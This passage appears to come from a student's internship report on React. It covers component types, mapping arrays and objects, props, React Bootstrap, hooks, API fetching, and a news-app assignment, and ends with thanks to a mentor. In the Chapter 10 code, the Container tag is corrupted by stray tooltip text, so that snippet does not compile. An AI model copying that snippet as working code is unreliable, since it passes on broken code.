1. State and Lifecycle
 - Functional components: Until the introduction of React Hooks, functional components couldn't manage their own state or use lifecycle methods. Hooks like `useState` and `useEffect` were introduced to allow functional components to handle state and effects.
 - Class components: Can manage their own state using `this.state` and use lifecycle methods like `componentDidMount`, `componentDidUpdate`, etc.

2. Complexity and Readability
 - Functional components: Generally considered simpler and more readable due to their concise syntax.
 - Class components: May become more complex as you manage state and lifecycle methods.

3. Performance
 - Functional components: Can have better performance due to optimizations enabled by React's internal mechanisms.
 - Class components: May have slightly more overhead due to the nature of class instantiation.

Modern ApproachWith the introduction of React Hooks, functional components have become the modern approach in React development. Hooks allow functional components to manage state, perform side effects, and more, reducing the need for class components in many cases.

Chapter 7. MAPPING

7.1 VARIABLE DATA MAPPING

Variable data mapping in React refers to the process of rendering components based on an array of data. This is commonly done using the `.map()` function to iterate over the data and create React components dynamically. Here's a step-by-step guide on how to achieve variable data mapping in a React component:

Let's assume you have an array of data:

```
const items = [
  { id: 1, name: "Item 1" },
  { id: 2, name: "Item 2" },
  { id: 3, name: "Item 3" },
];
```

Fig 7.1.1 Initial array for variable data mapping

You want to render a list of components, each displaying the name of an item.

1. Create a Component

First, create a React component that will render the list:

```
// ItemList component
import React from 'react';

function ItemList({ items }) {
  return (
    <div>
      {items.map(item => (
        <div key={item.id}>
          {item.name}
        </div>
      ))}
    </div>
  );
}

export default ItemList;
```

Fig 7.1.2 Create ItemList component for variable data mapping

In this component:
- We use the `.map()` function to iterate over the `items` array.
- For each `item`, we render a `div` element with the item's `name` as its content.
- The `key` attribute is set to the `id` of each item. This helps React optimize rendering and updates efficiently.

2. Use the Component

In another part of your application, you can use the `ItemList` component and pass the `items` array as a prop:

```jsx
// App component
import React from 'react';
import ItemList from './ItemList';

const items = [
  { id: 1, name: "Item 1" },
  { id: 2, name: "Item 2" },
  { id: 3, name: "Item 3" },
];

function App() {
  return (
    <div>
      <h1>Item List</h1>
      <ItemList items={items} />
    </div>
  );
}

export default App;
```

Fig 7.1.3 Main component to use ItemList component for variable data mapping

Now, when you render the `App` component, it will display the list of items using the `ItemList` component.

7.2 OBJECT MAPPING

Object mapping in React refers to the process of rendering components based on the properties of an object. This is similar to variable data mapping, but instead of an array, you are working with an object's properties. You can achieve this using the `Object.keys()` method to iterate over the keys of the object and create React components dynamically.

Let's assume you have an object with properties representing items:

```jsx
const items = {
  item1: "Item 1",
  item2: "Item 2",
  item3: "Item 3",
};
```

Fig 7.2.1 Initial array for object mapping

You want to render components based on the properties of this object.

1. Create a Component
First, create a React component that will render the components based on the object's properties:

```jsx
// ItemList component
import React from 'react';

function ItemList({ items }) {
  return (
    <div>
      {Object.keys(items).map(key => (
        <div key={key}>
          {items[key]}
        </div>
      ))}
    </div>
  );
}

export default ItemList;
```

Fig 7.2.2 Create ItemList component for object mapping

In this component:
- We use `Object.keys(items)` to get an array of keys from the `items` object.
- We use the `.map()` function to iterate over the keys array.
- For each `key`, we render a `div` element with the corresponding property value from the `items` object.
- The `key` attribute is set to the key, which helps React optimize rendering and updates efficiently.

2. Use the Component

In another part of your application, you can use the `ItemList` component and pass the `items` object as a prop:

```jsx
import React from 'react';
import ItemList from './ItemList';

const items = {
  item1: "Item 1",
  item2: "Item 2",
  item3: "Item 3",
};

function App() {
  return (
    <div>
      <h1>Item List</h1>
      <ItemList items={items} />
    </div>
  );
}

export default App;
```

Fig 7.2.3 Main component to use ItemList component for object mapping

Chapter 8. PROPS AND BOOTSTRAP

8.1 REACT PROPS

In React, props (short for "properties") are a mechanism for passing data from a parent component to a child component. They allow you to make your components more reusable by passing dynamic values to them. Props are read-only and cannot be modified within the child component.

Here's an overview of how props work in React:

Passing Props:

1. In the parent component, you can pass data to a child component by including attributes within the child component's JSX tag. These attributes represent the props.

2. The child component receives the props as an argument in its functional component or through `this.props` in a class component.

3. The child component can access the prop values and use them to render content or perform other actions.

Example

Let's create a simple example to demonstrate how props work:

1. Parent Component (`App.js`)

```
// App component
import React from 'react';
import ChildComponent from './ChildComponent';

function App() {
  return (
    <div>
      <h1>Parent Component</h1>
      <ChildComponent message="Hello from parent!" />
    </div>
  );
}

export default App;
```

Fig 8.1.1 Main component to use React props

2. Child Component (`ChildComponent.js)

```
// ItemList component
import React from 'react';

function ChildComponent(props) {
  return (
    <div>
      <h2>Child Component</h2>
      <p>{props.message}</p>
    </div>
  );
}

export default ChildComponent;
```

Fig 8.1.2 Child component to use React props

In this example:
- In the `App` component, we're passing the `message` prop with the value `"Hello from parent!"` to the `ChildComponent`.
- In the `ChildComponent`, we receive the `props` object as an argument in the functional component and access the `message` prop using `props.message`.

When you run the application, you'll see that the `ChildComponent` displays the message received as a prop from the `App` component.

Output:

Fig 8.1.3 Output of React props application

8.2 REACT BOOTSTRAP

React Bootstrap is a popular library that integrates the Bootstrap framework with React, making it easier to build responsive and visually appealing user interfaces. Bootstrap is a widely used CSS framework that provides a set of styles, components, and utilities for creating consistent and responsive web designs.

React Bootstrap offers a collection of pre-designed, reusable components that you can use to quickly build web applications with a modern look and feel. These components are

implemented as React components, which means you can easily incorporate them into your React projects.

Here's how you can get started with React Bootstrap:
1. Installation
To use React Bootstrap, you need to install both the `react-bootstrap` package and the Bootstrap CSS. You can do this using npm: npm install react-bootstrap bootstrap

2. Importing Components
In your React component files, you can import the specific Bootstrap components you need from the `react-bootstrap` package:

```
import React from 'react';
import { Button, Card } from 'react-bootstrap';

function MyComponent() {
  return (
    <div>
      <Card>
        <Card.Body>
          <Card.Title>React Bootstrap</Card.Title>
          <Card.Text>Integration of Bootstrap with React.</Card.Text>
          <Button variant="primary">Learn More</Button>
        </Card.Body>
      </Card>
    </div>
  );
}

export default MyComponent;
```

Fig 8.2.1 Importing of Bootstrap in React app

3. Using Components
You can use React Bootstrap components just like any other React component. Customize them using props, and they'll automatically inherit Bootstrap styles.

4. Responsive Layouts
Bootstrap's responsive grid system is also available in React Bootstrap. You can use the `Container`, `Row`, and `Col` components to create responsive layouts.

5. Theming and Customization
You can customize the appearance of React Bootstrap components by overriding Bootstrap's default variables and styles. You can do this by creating your own CSS or Sass files.

6. React Bootstrap Documentation
Refer to the official React Bootstrap documentation for a complete list of available components, props, and examples: https://react-bootstrap.github.io/components/alerts
React Bootstrap offers a seamless integration of Bootstrap components into React applications, allowing you to create visually appealing and responsive UIs with ease.

Chapter 9. HOOKS AND API

9.1 REACT HOOKS: UseEffect and UseState

React Hooks, introduced in React 16.8, are functions that allow you to use state and other React features in functional components without writing a class. Two of the most commonly used hooks are `useState` and `useEffect`.

useState

`useState` is a hook that allows you to add state to functional components. It returns a state variable and a function to update that state. Here's how it works:

```
import React, { useState } from 'react';

function Counter() {
  const [count, setCount] = useState(0); // Initial state is 0

  return (
    <div>
      <p>Count: {count}</p>
      <button onClick={() => setCount(count + 1)}>Increment</button>
    </div>
  );
}

export default Counter;
```

Fig 9.1.1 React useState

In this example, `useState` is used to add state to the `Counter` component. The `count` variable holds the current count, and the `setCount` function is used to update it.

useEffect

`useEffect` is a hook that allows you to perform side effects in functional components. It replaces lifecycle methods like `componentDidMount`, `componentDidUpdate`, and `componentWillUnmount`. Here's how you can use it:

```jsx
import React, { useState, useEffect } from 'react';

function Timer() {
  const [seconds, setSeconds] = useState(0);

  useEffect(() => {
    const intervalId = setInterval(() => {
      setSeconds(seconds + 1);
    }, 1000);

    return () => {
      clearInterval(intervalId);
    };
  }, [seconds]);

  return <p>Seconds: {seconds}</p>;
}

export default Timer;
```

Fig 9.1.2 React useEffect

In this example, the `useEffect` hook is used to update the `seconds` state variable every second. The second argument (`[seconds]`) tells React to re-run the effect whenever the `seconds` variable changes. The `return` function inside `useEffect` acts as a cleanup when the component unmounts.

These are just basic examples to introduce `useState` and `useEffect`. Hooks can be used for more complex scenarios, including handling network requests, managing forms, and more. Hooks allow functional components to access and manage state, side effects, and context in a more organized and concise manner.

9.2 API DATA FETCH WITH REACT

Fetching data from an API in a React application is a common task. You can use the `fetch` function, `axios`, or other third-party libraries to perform API calls. Here, I'll show you how to use the `fetch` function, which is built into modern browsers.

Let's say you want to fetch data from an API and display it in a React component:

1. **Install React and Create a Component**
   Ensure you have a React project set up using `create-react-app` or another method.

2. **Fetch Data in a Component**

Assuming you want to fetch data from the JSONPlaceholder API (a fake online REST API for testing and prototyping):

```jsx
import React, { useState, useEffect } from 'react';

function DataFetching() {
  const [data, setData] = useState([]);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    fetch('https://jsonplaceholder.typicode.com/posts')
      .then(response => response.json())
      .then(data => {
        setData(data);
        setLoading(false);
      })
      .catch(error => {
        console.error('Error fetching data:', error);
        setLoading(false);
      });
  }, []);

  return (
    <div>
      <h1>Data Fetching Example</h1>
      {loading ? (
        <p>Loading...</p>
      ) : (
        <ul>
          {data.map(post => (
            <li key={post.id}>{post.title}</li>
          ))}
        </ul>
      )}
    </div>
  );
}

export default DataFetching;
```

Fig 9.2.1 API Data fetching using React

In this example:

- We import `useState` and `useEffect` from React to manage state and side effects.
- We create a state variable `data` to hold the fetched data and a `loading` state to track whether the data is still being fetched.
- Inside the `useEffect` hook, we use the `fetch` function to fetch data from the specified URL. The `response.json()` method is used to parse the JSON data.
- We update the `data` state with the fetched data and set `loading` to `false` once the data is fetched or if there's an error.

3. Using the Component

You can now use the `DataFetching` component in your app by importing and rendering it within another component.

Remember that in a real-world scenario, you might want to handle more edge cases, error handling, loading indicators, and better data presentation. Libraries like `axios` offer more advanced features and error handling options for API requests.

Make sure to handle errors and edge cases properly to provide a smooth user experience.

Chapter 10. ASSIGNMENT TASK: 2

10.1 API BASED REAL TIME NEWS WEB APPLICATION

Code:

```
import { Container,Row,Col,Card } from 'react-bootstrap';
import 'bootstrap/dist/css/bootstrap.min.css';
import React,{useState,useEffect} from 'react';

function App() {

  const [mydata,setData] = useState([]);

  const apiget = () => {
    fetch('https://inshorts.me/news/all?offset=0&limit=21')
    .then((response)=>response.json())
    .then((json)=>{
      console.log(json);
      setData(json.data.articles)
    }
    );
  };
  useEffect(()=>{
    apiget();
    const interval = setInterval(()=>{apiget();},500000);
    return ()=> clearInterval(interval);
  },[]);

  return (
    <Contai (property) RowProps.xs?: RowColumns | undefined
      <Row xs={1} md={3} className="g-4">
        {
          mydata.map(
            (value)=>{
              return(
                <>
                  <Col className="container-fluid mt-4">
        <Card>
          <Card.Img variant="top" src={value.imageUrl}  height="275px"/>
          <Card.Body>
            <Card.Title>{value.title}</Card.Title>
            <Card.Text>
              {value.content}
            </Card.Text>
          </Card.Body>
        </Card>
        </Col>
                </>
              )
            }
        )
        }
      </Row>
    </Container>
  );
}

export default App;
```

Fig 10.1.1 Code for News API

Output:



Fig 10.1.2 Output for News API

Chapter 11. SUMMARY

11.1 CONCLUSION

Throughout this online internship, I had the privilege to immerse myself in the dynamic world of React-based web page creation. Under the mentorship of Chintan Nagrecha, I embarked on a transformative journey. React's interactive approach and component-based architecture became my canvas for crafting engaging and adaptable web interfaces.

The essence of this report lies in the narrative of my contributions to the world of web design. With React as my toolkit, I dived into component composition, mastering the intricate art of state management, and orchestrating seamless data flow within the React ecosystem. The real magic unfolded as static designs metamorphosed into responsive and captivating web pages, breathing life into pixels.

In the crucible of real-world projects, I honed my skills, refining the craft of crafting user-friendly web experiences. The culmination of these efforts resulted in the artful integration of dynamic data fetched from APIs, seamlessly woven into the fabric of the web pages I conjured.

As the journey reaches its culmination, the contours of my React learnings are vividly painted. Armed with the knowledge of component-based design, adept state management, and dynamic data orchestration, I find myself poised at the precipice of web design innovation. My learnings go beyond the technical dimensions, as the guidance of Chintan Nagrecha instilled in me an unwavering belief in merging creativity with technical finesse.

In closing, I extend my heartfelt gratitude to Chintan Nagrecha for being a beacon of knowledge and a source of inspiration in the online realm. The lessons learned under his mentorship have sculpted my understanding of React and its vast potential. I am equally indebted to INFOLABZ IT SERVICES PVT. LTD. for providing an exceptional online platform to foster growth and learning. This online internship has been a transformative chapter that propels me forward, ready to shape the ever-evolving landscape of web design.